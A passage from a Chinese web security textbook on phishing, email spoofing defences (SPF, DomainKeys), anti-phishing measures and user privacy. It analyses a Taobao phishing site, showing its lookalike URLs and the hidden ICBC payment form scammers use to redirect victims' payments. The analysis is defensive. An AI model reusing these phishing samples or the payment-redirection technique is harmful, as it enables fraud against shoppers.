与垃圾注册和垃圾信息的对抗最终还是会升级。作为安全团队，需要紧跟敌人的变化，走在敌人的前面。

16.5 关于网络钓鱼

在今天的互联网中，钓鱼与欺诈问题已经成为一个最严重的威胁。在金山网络安全中心发布的《2010 年中国网络购物安全报告》中指出，有超过 1 亿用户遭遇过网购陷阱，直接经济损失将突破 150 亿元。而中国的网民在 2011 年才刚刚突破 4 亿。在这样恶劣的环境下，如何对抗钓鱼问题，就显得尤为重要了。

16.5.1 钓鱼网站简介

很多站长都会觉得很无辜：“是钓鱼网站模仿了我的网页，又不是我的网站出现了漏洞”、“用户上当，是因为用户傻”。


很多时候，钓鱼网站确实不是网站的主要责任。但是问题既然发生了，光抱怨是没有用的，最终受到伤害的还是网站的用户。所以，网站可以主动承担更大的责任，尽可能地处理网络钓鱼问题。

在互联网安全中，网络钓鱼问题是至今都难以根治的一个难题。它难就难在欺诈过程中，利用了许多人性的弱点，或以利诱，或以障眼法。网络钓鱼问题并不完全是一个技术问题，单纯从技术的层面去解决，很难根治。


在今天，网络钓鱼已经像挂马一样，形成了一个产业链。这个产业链中分工明确：有人制作并销售生成钓鱼网站的程序，有人负责在邮件、IM 中传播钓鱼网站，有人负责将骗到的钱财从银行账户中洗出来。

根据中国反钓鱼联盟的统计，网络钓鱼大多集中在网络购物、网上银行等行业。下图是 2011 年 4 月份的钓鱼网站行业分布统计。

在网上支付行业中产生的网络钓鱼，有机会让骗子直接骗取用户的钱财，所以是网络钓鱼的重灾区。淘宝网是目前中国最大的电子商务网站，占据了中国网购市场的半壁江山。因此，模仿淘宝网的钓鱼网站非常多。



根据中国反钓鱼联盟在 2011 年 4 月份的统计数据，可以看出淘宝网的钓鱼网站是目前国内钓鱼网站的主流。



钓鱼网站模仿目标站点统计

在国外，钓鱼网站（Phishing）的定义是页面中包含了登录表单的网站，此类网站的目的是骗取用户的密码。

但是随着网络犯罪手段的多样化，很多钓鱼网站开始模仿登录页面之外的页面，目标也不仅仅是简单的骗取密码。此类钓鱼网站可以称为“欺诈网站”，也可以认为是广义的钓鱼网站，因为它们都是以模仿目标网站的页面为基本技术手段。在本书中，将统一称之为“钓鱼网站”。

以淘宝网的钓鱼网站为例，正常的淘宝网登录页面如下：



手机登录m.taobao.com，随时随地购物
图“登录页面”改进建议

而伪造的淘宝网钓鱼网站则如下：



注意钓鱼网站的 URL 是：

http://item.taobao-com-ite.cz.cc/member/login.jhtml_f_top.Asp?u=admin

钓鱼网站一般都会使用欺骗性的域名，并通过各种文字变形诱骗用户。

一些经验不是很丰富的用户，可能就分辨不出来网站的真实性；有时候甚至一些老网民也会因为粗心大意而上当。令人吃惊的是，笔者接触到的许多因为钓鱼网站而被盗的案件中，用户强调自己能分辨钓鱼网站，但真相是往往用户自己并不知道曾经访问了钓鱼网站。

从传播途径上来说，钓鱼网站并非无迹可寻。

骗子总是希望能够骗到更多的人，他们也有目标客户。比如，如果是骗取用户购买游戏点卡的，则很有可能会在网络游戏的公共频道中“喊话”。此外，IM 和邮箱也是钓鱼网站传播的主要途径。淘宝网上的购物有自己的 IM——淘宝旺旺，在旺旺上传播的钓鱼网站一般是模仿淘宝网的钓鱼网站；而在 QQ 上，更多的是传播拍拍与财付通的钓鱼网站。但这个趋势并非绝对，需要看具体情况。

16.5.2 邮件钓鱼

钓鱼邮件，是垃圾邮件的一种，它比广告邮件更有针对性。

令人比较无奈的是，SMTP 协议是可以由用户伪造发件人邮箱的。而在邮件服务器上，如果没有实施相关安全策略，则无从识别发件人邮箱的真伪。

一封典型的钓鱼邮件如下，注意邮件的发送者被伪造成真实的邮箱地址。

From: Alibaba.com [mailto:message-noreply@service.alibaba.com] 
Sent: Wednesday, May 18, 2011 1:19 AM
To: editor@alizila.com
Subject: Alibaba.com Urgent Account Update

伪造的 Alibaba 发件人邮箱

在邮件正文中，则诱骗用户到一个伪造的钓鱼网站。



包含钓鱼网站的邮件正文

目前有许多识别发件人邮箱的安全技术，大部分都是基于域名策略的，比如 SPF（Sender Policy Framework）、Yahoo 的 DomainKeys、微软的 Sender ID 技术等。

Yahoo 的 DomainKeys 会生成一对公私钥。公钥布署在收信方的 DNS 服务器上，用于解密；私钥则用于发信方的邮件服务器，对发出的每封邮件进行签名。这样收信方在收信时，到 DNS 服务器上查询属于发信方域名的公钥，并对邮件中的加密串进行解密验证，以确保该邮件来自正确域。

SPF 技术与 DomainKeys 不同，SPF 是基于 IP 策略的，有点类似于 DNS 反向解析。收信方在接收到邮件时，会去 DNS 查询发信方域的 SPF 记录。这个记录写着发信方邮件服务器和 IP 的对应关系，检查了这个记录后，就可以确定该邮件是不是发自指定 IP 的邮件服务器，从而判断邮件真伪。

微软的 Sender ID 技术，是以 SPF 为基础的。

但是，这三种技术在今天都面临一个很大的推广难题。DomainKeys 尤其复杂，它是在原本的标准邮件协议上多出了一个扩展；同时加/解密对服务器性能的影响比较大，在处理海量数据时，容易形成瓶颈；配置与维护上的困难也会让很多邮件服务商望而止步。

SPF 相比于 DomainKeys 来说更易于配置，只需要收信方单方面在 DNS 中配置即可。但是 SPF 是针对 IP 和域名的策略，难以覆盖到互联网上的所有网站。各大邮件运营商的 SPF 策略

又各不相同，使得骗子有很多空子可以钻。而基于 IP 的策略，一旦写死，维护起来也是一件非常痛苦的事情。这意味着发信方域的邮件服务器 IP 不能做较大的变化——一旦 IP 变化了，SPF 策略却未及时更新，就可能会造成大面积误杀。

但是在今天，SPF 仍然成为对抗“邮件地址伪造”的一项主要技术，在没有更好的技术出现时，只能选择去推广 SPF。

16.5.3 钓鱼网站的防控

钓鱼网站的防控是一件很有挑战的事情。尤其是现在互联网整体环境比较恶劣，在此方面的基础建设远远不足的情况下，很可能面临投入大、产出小的窘境。但是钓鱼网站的防控是必须要做的事情，一步步改善环境，总能迎来最后的胜利。

前文谈到了钓鱼网站的传播途径，主要集中在邮箱、IM 等处。根据网站业务的差异，在评论、博客、论坛等处也可能会存在钓鱼链接，时下非常热门的 SNS 和微博，也可能会成为钓鱼网站传播的主要途径之一。

16.5.3.1 控制钓鱼网站传播途径

控制钓鱼网站传播的途径，就能对钓鱼网站实施有效的打击。

一个网站如果有 IM、邮箱等互联网基础服务的业务，则可以利用自有资源对用户产生的内容进行控制，检查其中是否包含钓鱼网站，尤其在一些“用户与用户之间交互”比较多的地方。


但钓鱼网站也有可能在“站外传播”。目前很多网站是没有自己的邮箱服务的，用户注册时使用的邮箱由第三方邮件运营商提供，比如 Gmail、Yahoo Mail 等。如果钓鱼邮件发送到这些用户邮箱中，就脱离了网站本身的范畴。

网络钓鱼是需要整个互联网共同协作解决的一个问题，因此当钓鱼传播途径脱离了目标网站本身的范畴时，应该积极地通过与外部合作的方式，共建一个安全的大环境，也就是**建立一个反钓鱼的统一战线**。

目前很多大的互联网公司都已经意识到统一战线的重要性，这条反钓鱼的统一战线已经初具规模，网站、互联网基础服务、浏览器厂商、反病毒厂商、银行、政府都成为这条战线的成员。

浏览器是一个较为特殊的环节，因为浏览器是互联网的入口，钓鱼网站不管是在 IM 中传播，还是在邮件里传播，归根结底还是要上到浏览器上的。

所以在浏览器中拦截钓鱼网站，能事半功倍。下图是 Chrome 拦截到钓鱼网站并发出报警。



浏览器与杀毒软件在反钓鱼方面面临的问题，就是软件的用户覆盖率，以及钓鱼网址信息的互通与共享。

只有当不同的浏览器厂商、杀毒软件厂商能够及时同步钓鱼网址的黑名单时，才能完善这道最终的防线。

钓鱼网站的黑名单，可以成为一个公共信息公布在互联网上，任何浏览器和反病毒厂商都可以使用这些黑名单。Google 公开了一个“Safe Browsing API”，公布了 Google 发现的这些恶意网址。通过“Safe Browsing API”，可以获取钓鱼网址、挂马网址、诈骗网址的黑名单。

16.5.3.2 直接打击钓鱼网站

在钓鱼网站的防控中，还有一个有力的措施，就是关停站点。

很多 DNS 运营商、IDC 运营商目前都开始提供站点关停的业务。可是运营商本身无法识别一个网址是否是钓鱼网站，因此很多运营商依靠一些第三方的安全机构或者安全公司，以合作的方式对恶意网址进行关停。

安全公司发起的“关停恶意网址要求”目前已经变成一项生意，网站可以购买相关的服务以对自身品牌进行保护。关停包括对域名的关停，以及对虚拟主机上应用的关停。

在国外，RSA、Mark Monitor、NetCraft 等公司均开展了相关业务，站点关停的响应时间最快可以控制在数个小时之内；在国内，主要是通过 CNNIC 下属的反钓鱼联盟（APAC），对“.cn”的域名和主机进行关停。

随着中国对运营商监管的力度越来越大，以及为了规避某些法律风险和增加追查难度，越来越多的钓鱼网站开始转移到国外的运营商。经过调查发现，大多数钓鱼网站选择了美国和韩国的运营商。

目前中国法律方面对网络犯罪的相关条例尚不完善。以往的网络犯罪案件，仍然是使用传

统法律条款进行解释。“盗窃罪”和“诈骗罪”是网络犯罪案件中被引用得最多的条款。

但是钓鱼类案件有其特殊性。网络钓鱼是一种欺诈行为，可以以“诈骗罪”论处。但钓鱼网站的苦主可能成千上万，每个苦主的单笔金额也许不是很多，取证和诉讼方面都会遇到很大的困难。而且由于互联网的特殊性，很多骗子都通过代理服务器或者更换 IP 地址的方式以躲避追踪，为取证带来了一定的难度。

虽然困难很大，但由司法机关直接对网络钓鱼行为进行打击，是最有力的方法。每当打掉了一个钓鱼犯罪团伙后，钓鱼案件总量都会下降很多，起到了极大的震慑作用。

16.5.3.3 用户教育

用户教育永远是安全工作中必不可少的一环。网站需要告知用户什么是好的，什么是坏的。但是光喊“狼来了”也是没用的，过多的警告信息只会使用户丧失警惕性。笔者曾经看过这样的一个案例：

一个木马在某 IM 里传播，很多用户上当受骗，于是该 IM 做了一个功能：检查用户传输的文件是否为.exe 等可执行文件，如果是压缩包则看压缩包里是否包含了.exe，如果有则警告用户这可能是一个木马。

在用户被骗后举报的案件记录中，看到骗子是这样诱导用户的：“您用的是最新版本吗？是最新版本就对了，这个版本什么都报是木马。没事的，您点吧！”

用户教育的工作任重而道远。

16.5.3.4 自动化识别钓鱼网站

在钓鱼网站的拦截过程中，有一个关键的工作，就是快速而准确地识别钓鱼网站。依靠人工处理钓鱼网站，工作量会非常大，因此有必要使用技术手段，**对钓鱼网站进行一些自动化的识别**。

目前许多安全公司都开始进行此方面的研究，并且卓有成效。

钓鱼网站的域名都具有一定的欺骗性。但反过来说，具有欺骗性，也就具有相似性。比如正常的淘宝宝贝页面 URL 中包含了参数值“-0db2-b857a497c356d873h536h26ae7c69”，这种参数值几乎成了淘宝 URL 的特色。

因此，下面这个钓鱼网站模仿了这种 URL：

```
http://item.taobso.comdiz.info/auction/item_detail-0db2-b857a497c356d873h536h26ae7c69
.htm.asp?ai=486
```



在域名上，也有很多字母变形。比如将字母“o”变形为数字“0”，字母“l”与数字“1”互换等方法，都是骗子的惯用伎俩。

在页面的源代码中，也能分析出许多相似的地方。比如上面的钓鱼网站，其页面代码中就包含了如下脚本：

```

16 | <script type="text/javascript">
17 | (function() {function strand(num){return Math.floor(Math.random()*num)+1}var P=location.pathname;if((parent==self)||P.indexOf('/list_forum')!=-
1||P.indexOf('/theme/info/info')!=-1||P.indexOf('/promo/co_header.php')!=-1||P.indexOf('fast_buy.htm')!=-1||P.indexOf('/add_collection.htm')!=-1|
1||P.indexOf('/taobao_digital_iframe')!=-1||window.tbdw_frame_count==true){var R=escape(document.referrer);document.write(''))}})();
18 | </script>

```

而这段脚本实际上是钓鱼网站原封不动地从目标网站“淘宝网”上拷贝下来的，这段脚本就可以成为一个特征。


自动识别钓鱼网站是一项复杂的工作，不同的思路会有不同的结果。同时这项工作必然是在不断的对抗中成长，没有一成不变的规则和模型，也没有一成不变的钓鱼网站。

但即使再精准的系统，也会有误报的，因此最终还是需要有人工审核进行把关。

16.5.4 网购流程钓鱼

上面展示的那个钓鱼网站，和前文提到的登录页面的钓鱼不同，这是一个淘宝宝贝页面的钓鱼。那么这个钓鱼网站又是如何行骗的呢？接下来，就要讲讲这种比较奇特的诈骗方式，它实际上利用了今天电子商务支付环节的一个设计缺陷，而且这个设计缺陷还难以在短时间内修补。

在这个宝贝页面的钓鱼网站上，如果点击“立刻购买”，则会跳出一个登录浮层，它同时骗取了用户的密码。




输入一个测试账户后，就进入了确认购买页面，这也是淘宝网购里正常流程会走到的一步。一切看起来都和真的一样，除了 URL。




点击“确认无误，购买”，将进入付款页面。在正常的淘宝网购流程中，是去支付宝付款。钓鱼网站同时伪造了支付宝的收银台页面，骗取用户的支付密码。



实际上用户是不会支付成功的，但此时用户的支付密码已经被盗了。



用户点击“返回”，重新选择网银支付。



在此过程中，用户的淘宝账户密码、支付宝的支付密码都已经被钓鱼网站所获取。用户看到的所有的页面都是钓鱼网站伪造的。

但这一切并不是最重要的，最重要的是钓鱼网站即使不知道用户的密码，也能骗走用户的钱。这涉及一个网购流程的设计缺陷。

在这个过程中，最终钓鱼网站走到的这个支付页面，其中内嵌了一个表单。查看源代码可以看到，这是一个工商银行的支付表单。

```
<form id="ebankPayForm" name="ebankPayForm" target="_blank" method="post"
action="https://B2C.icbc.com.cn/servlet/ICBCINBSEBusinessServlet" >
<input type="hidden" name="interfaceName" value="ICBC_PERBANK_B2C"/>
<input type="hidden" name="interfaceVersion" value="1.0.0.0"/>
<input type="hidden" name="orderid" value="507148170"/>
<input type="hidden" name="amount" value="985000"/>
<input type="hidden" name="curType" value="001"/>
<input type="hidden" name="merID" value="4000EC23359695"/>
<input type="hidden" name="merAcct" value="4000021129200938482"/>
<input type="hidden" name="verifyJoinFlag" value="0"/>
<input type="hidden" name="notifyType" value="HS"/>
<input type="hidden" name="merURL"
value="http://bank.yeepay.com/app-merchant-proxy/neticbcszrecv.action"/>
<input type="hidden" name="resultType" value="0"/>
<input type="hidden" name="orderDate" value="20110522205936"/>
<input type="hidden" name="goodsName" value="中国联通交费充值"/>
<input type="hidden" name="merSignMsg"
value="fwWXBaBURgwpzxZ5oxyZay7ObihJrHt9UkGm9okjRrHH828Kx8b/1kX8h0dS7wv741gh3rZybkgSL+
DpB9F0u24+Pji9CWrgJeN5Y96qd97agv/n802vVp+VhKbFc0h6yuSQH4HK6dRxFrz4DsdpqgAr7ZdpUiM2Dgs
zjHCQUK0"/>
<input type="hidden" name="merCert"
value="MIIDBDCCAeygAwIBAgIKYULKEHrkAC49gjANBgkqhkiG9w0BAQUFADA2MR4wHAYDVQQDExVJQ0JDIE
NvcnBvcmFOZSBTdWIgQ0ExFDASBgNVBAoTC21jYmMuY29tLmNuMB4XDTEwMDkyNTA3NTU0M1oXDTEXMTAxMDE
1NTk1OVowPzEYMBYGA1UEAxMPeWV1cGF5MDExZS40MDAwMQ0wCwYDVQQLEwQ0MDAwMRQwEgYDVQQKEwtppY2Jj
LmNvbS5jbCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAL1E1UbpYQd2bW87+hzo/3F9N8A8m3OCVU4Vj8
rYN7g499YwXJtCmvXJpKGHzpsygEvrvwDsEWQp2rOFIOnsAya4VyyVbmFnx3dkikFfpAco6p1+G2YvtaxsoI8o
I0ZpBzytRJRDy3WSZG6mKw3ty5UlbaInlugJARfcMuYgvQ7jsCAWEAAaOBjjCBizAfBgnVHSMEGDAwBt5yEX
DU5MmNjGTL5QQ38hTPfZvnjBjBgNVHR8EQjBAMD6gPKA6pDgwNjEQMA4GA1UEAxMHY3JsMzAzMTEMMAoGA1UE
CxMDY3JsMRQwEgYDVQQKEwtppY2JjLmNvbS5jbjAdBgNVHQ4EFgQUI+mw15mh7sI81gNxua2rcv/nev0wDQYJK
oZIhvCNQAFBQADggEBALaj5oyxbHP8LsWiyvi//ijREAiA6oJ35hEy6Yn4Y8w7DzwMOH1l17txGOKfGPYu7p
AQ6A9iQ+wMnMCBMrLOyws1osi2JQ1wZncs7/AisCxfGlji6wesaU4MCNiAV2+nPmr2SMpkhakOOIcOZLZHqN
PeTBcTIuPmR3tH3UAJnC5vaz+7/Y+veExa2Pdia//TT2GCsaV3UP3mfdfHzGKVYIIIZJ0qGJFN4nBDqFlaYXgG
BawfJwUVDDIIJBnv94K9kj4u7sac1Eic13AwkPJdrhWY/Y5SzullpckfisrebSoGEKDCQ3OD9HoSVFIMpJi7n
kwP56xhrJW8mQlUggGAgGE="/>
<input type="hidden" name="remark1" value="0"/>
<input type="hidden" name="remark2" value="0"/>
</form>
```

这个表单的提交地址是：

```
action=https://B2C.icbc.com.cn/servlet/ICBCINBSEBusinessServlet
```

这是一个真实的工商银行付款地址。也就是说，这个表单是真实存在的！

再看看这个表单中的几个关键参数：

```
name="orderid" value="507148170" 订单号
name="merID" value="4000EC23359695" 商户标识
name="merAcct" value="4000021129200938482" 商户标识
name="merURL" value="http://bank.yeepay.com/app-merchant-proxy/neticbcszrecv.action" 商户URL
name="goodsName" value="中国联通交费充值" 商品名称
```

从商户 URL 可以看到，这笔订单实际上是支付到了 yeepay.com，而用户以为自己是支付

到了支付宝。

再看看商品名称，变成了“中国联通交费充值”，而用户以为自己买的是“美的空调”。这个表单的隐藏字段说明了一切。

此外有两个关键参数：merSignMsg 和 merCert，这是针对该订单的签名和商户的证书，用来确定一笔订单。

最终，用户在钓鱼网站上提交这笔“真实”的订单后，通过工商银行的网银支付了一笔钱到 yeepay.com。

分析与防范网购流程钓鱼

在整个支付流程中，我们看到了什么？

一个正常的网购流程，一般如下：

商户（比如淘宝网） → 第三方支付平台（比如支付宝、yeepay） → 网上银行（比如工商银行）

这实际上是一个跨平台传递信息的过程。

贯穿不同平台的唯一标识，是订单号。订单中只包含了商品信息，但缺少创建订单用户的相关信息。这是网上支付流程中存在的一个重大设计缺陷。

造成这个设计缺陷的原因是，在网购过程中的每个平台都有一套自己的账户体系，而账户体系之间并没有对应关系。因此平台与平台之间，只能根据订单本身的信息作为唯一的判断依据。

比如银行的账户是银行卡号和开户名，第三方支付平台有自己的账户，商户又有自己的一套账户体系（比如京东商城）。

某用户小张在京东商城注册了账户“abc”，在支付宝的账户是“xyz”，在银行的卡号是“xxx”。假如小张在京东商城上买了一个空调，并经由支付宝到网银支付。在网银端，银行看到小张就是“xxx”，而不知道京东商城的“abc”以及支付宝的“xyz”也是小张；在支付宝端，同样也不知道小张就是京东商城的“abc”。这样的订单信息就不完整。

因此是否由小张本人完成了这个订单的支付，银行端其实是不知道的。**银行只知道这个订单是否已被支付完成，而不知道是谁支付了订单。**

这个缺陷是如何被利用的呢？

骗子去商户创建一个订单，然后交给用户去第三方支付平台支付；或者骗子创建一个第三方支付平台的订单，然后交给用户去银行支付——正如前文案例中所演示的一样。

目前中国互联网有成千上万的商户，也有数十家像支付宝一样的第三方支付平台，还有数十家提供网上支付业务的银行。这些平台拥有的账户体系已经变得错综复杂，很难再把这么多的账户一一对应起来。

解决这个设计缺陷的方法是，**找到一个唯一的客户端信息，贯穿于整个网上支付流程的所有平台，保证订单是由订单创建者本人支付的。**根据用户的需求，可能还会产生“代付业务”，这时候还需要设计一个合法的代付流程。只有当所有平台都统一了订单拥有者的信息后，才能真正解决这个问题。目前看来，使用客户端 IP 地址作为这个信息，比较经济，易于推广。

网络钓鱼问题不是某一个网站的问题，而是整个互联网所需要面对的问题。解决钓鱼问题，需要建立一条统一战线，改善和净化整个互联网的大环境。

16.6 用户隐私保护

2011 年 4 月，索尼（SONY）发生了一起令全球震惊的黑客入侵事件。事件的结果是索尼运营的 PSN 网络（一个由 SONY 运营的以 PS 游戏机为终端的对战网络平台）陷入瘫痪，同时导致大量的用户数据被泄露。

索尼表示，可能有超过 7700 万的用户注册信息或已遭到黑客的盗取，而随后有黑客在论坛上开始挂牌销售 220 万个来自索尼 PSN 网络数据泄露受害者的个人信息，其中包括姓名、地址、电话号码、信用卡号码甚至后三位 CVV2 码，这些数据足以让大量用户的信用卡失窃。

之前索尼曾表示信用卡信息已经得到加密，但事实上数据库里的内容已经被读出，黑客甚至还炫耀数据库的关键字：fname, lname, address, zip, country, phone, email, password, dob, ccnum, CVV2, exp date。事后有分析师认为，索尼在这次事件中遭受的损失可能会超过 10 亿美金，包括业务的丢失、不同的补偿成本、新的投资。

16.6.1 互联网的用户隐私挑战

互联网在给人们带来便捷的同时，也放大了负面事件的影响。

在互联网时代，网站在提供服务的同时，也拥有了各种各样的用户数据。从好的方面想，网站在拥有这些用户数据的同时，能够提供给用户更加优质的服务。网站收集用户信息最主要的用途就是用于精准地投放广告，广告目前仍然是大多数互联网公司最主要的收入来源。

互联网这个平台之所以比传统媒体更为先进，就是因为广告在互联网上可以进行精准投放。试想传统媒体，比如电视，在电视里投放广告时，所有的用户都坐在电视机前观看同样的广告。电视里的广告投放，只能按照不同的时间段、不同的频道风格进行大致的分类。比如在少儿频道投放玩具、母婴类广告，在戏曲频道投放中老年保健品广告等。

但是在互联网上，可以做到更为精准的广告投放。以搜索引擎为例，如果一个用户在搜索引擎上搜索“杭州 楼盘”等关键词，则可以认为这个用户有买房的意向，从而可以展示杭州房地产相关的广告。如果搜索引擎更加智能一些，能够记住这个用户，知道这个用户前后几天一直在搜索“楼盘”、“中介”，“房产政策”等关键词，搜索引擎就可以猜测这个用户有强烈的购房意向，从而可以进行更深度的营销，比如由销售直接联系这个用户。

这时问题就来了，网站怎么知道如何联系这个用户？原来，用户在网站注册时，将手机号码填写在了个人资料中，当时填写的理由可能是“密码找回”、“注册确认”等，又或许是今天 SNS 最常用的手段：完善多少个人资料，就将获得多少奖励。

除了用户自己在网站填写的个人信息外，网站还可以通过“搜索记录”、“浏览网页的历史记录”、“IP 地址对应的地理位置”等信息来猜测用户的真实情况。网站越“智能”，网站所持有的个人信息就越多。用户在有意和无意中会泄露大量的个人数据，而用户的个人数据一旦未能被妥善保管，就可能酿成“SONY 数据泄露事件”的悲剧。

在 PCI-DSS（支付卡行业数据与安全标准）中，对企业持有的“持卡人个人信息”做出了非常严格的要求。比如 pin 码不得以明文在网络中传输，使用后需要删除等。PCI 认为现有的安全技术是复杂的，要想完美地保护好用户个人信息比较困难，最好的做法是限制数据的使用——“不存在的数据是最安全的”。

但 PCI 标准目前只在支付行业中推广；在其他行业，网站则仍然在肆无忌惮地收集用户的个人数据。目前互联网缺乏一个对用户隐私数据分级和保护的标准，没有定义清楚哪些数据是敏感的，哪些数据是公开化的，从而也无从谈起隐私数据应该如何保护。

比如用户的手机号码，乍一看是非常隐私的数据，如果泄露了，可能会让用户饱受垃圾短信和各类推销电话的骚扰。但是有的用户，出于商业宣传的目的，却希望其手机号码能广而告之，从而承接业务，这些手机号码又不属于隐私数据。类似的例子还有很多。因此对隐私数据进行标准化的定义，也是一件很困难的事情——业务场景太复杂了。

16.6.2 如何保护用户隐私

在通常情况下，笔者认为，如果网站为了提供更好的服务而收集用户的个人数据，则应该做到以下几点。

首先，用户应该拥有知情权和选择权。网站有义务告知用户获取了什么数据，并公布自己的隐私策略或条款。用户也有权利对不喜欢的隐私策略说不。

有一位名叫 Aza Raskin 的安全研究者，认为网站在向用户告知自己的隐私策略时，可以使用户简单鲜明的图标来表示，并对数据的使用做了简单的分类。





更多的图标可以参考 Aza Raskin 的个人网站¹。

其次，网站应该妥善保管收集到的用户数据，不得将数据用于任何指定范围以外的用途。
比如将用户的个人信息转卖给其他组织则是非法的，应该被禁止。

妥善保管这些数据，还意味着网站有义务为数据的安全性负责。应该达到类似于 PCI-DSS 中提到的各种保护数据的要求。

除了保证没有漏洞外，网站还应该限制员工接触到原始数据。比如监控员工是否有“查看用户隐私数据”的行为——没有人愿意让自己的邮件内容或者短信内容被网站的工作人员偷看。

曾经有人怀疑 Google 偷看用户的邮件内容，因为 Gmail 里的广告总是能够伴随着邮件的内容而精准投放。Gmail 实际上是使用了算法实现这一切，但这给我们提了个醒：网站不应该有个人能够接触到用户的隐私数据。在正常情况下，个人数据应该只能由算法或者程序来计算，工作人员不应该有直接查看的权限。

在有的网站后台系统里，工作人员能看到完整的用户信息，比如完整的身份证号码、手机号码。这其实是不合理的设计，在大多数情况下工作人员并不需要知道完整的数据即可完成工

¹ <http://www.azarask.in/blog/post/privacy-icons/>

作。因此使用“掩码”的方式会更加的合理和人性化。

身份证: 43010119990909xxxx4
手机: 13666661xx4

16.6.3 Do-Not-Track

目前，越来越多的人认识到隐私保护的重要性。美国国会议员系统通过立法确保用户有权拒绝网上追踪用户的行为，这就是引起极大争议的“Do-Not-Track”。

Do-Not-Track 工作在浏览器上。该选项打开后，将在 HTTP 头中增加一个 header，用以告诉网站用户不想被追踪。最初由美国政府权威机构联邦贸易委员会（Federal Trade Commission）发布，其灵感来自于阻止电话推销的“全美不接受电话推销名单”（do-not-call registry）。

目前一些主流浏览器比如 Firefox 4、IE 9 的新版本都开始支持此项功能。

可是 Do-Not-Track 本身并不受欢迎。Yahoo、Google 等互联网巨头均对 Do-Not-Track 表示了一定的抵制，一开始是不愿意加入，到后来甚至联名抗议试图阻止此项法案生效。Do-Not-Track 势必将影响到广告主的利益。

目前此项法案还在讨论中，其是否能给隐私保护带来新的变化需要拭目以待。

Do-Not-Track 只是工作在浏览器中，工作在 HTTP 层，但隐私数据收集问题其实已经渗透到互联网的每一个层面。

在非英语国家，产生了一个很神奇的产品：输入法。

在起初，输入法只是一个 PC 上的小应用程序，但是后来搜狐挖掘出输入法的价值。

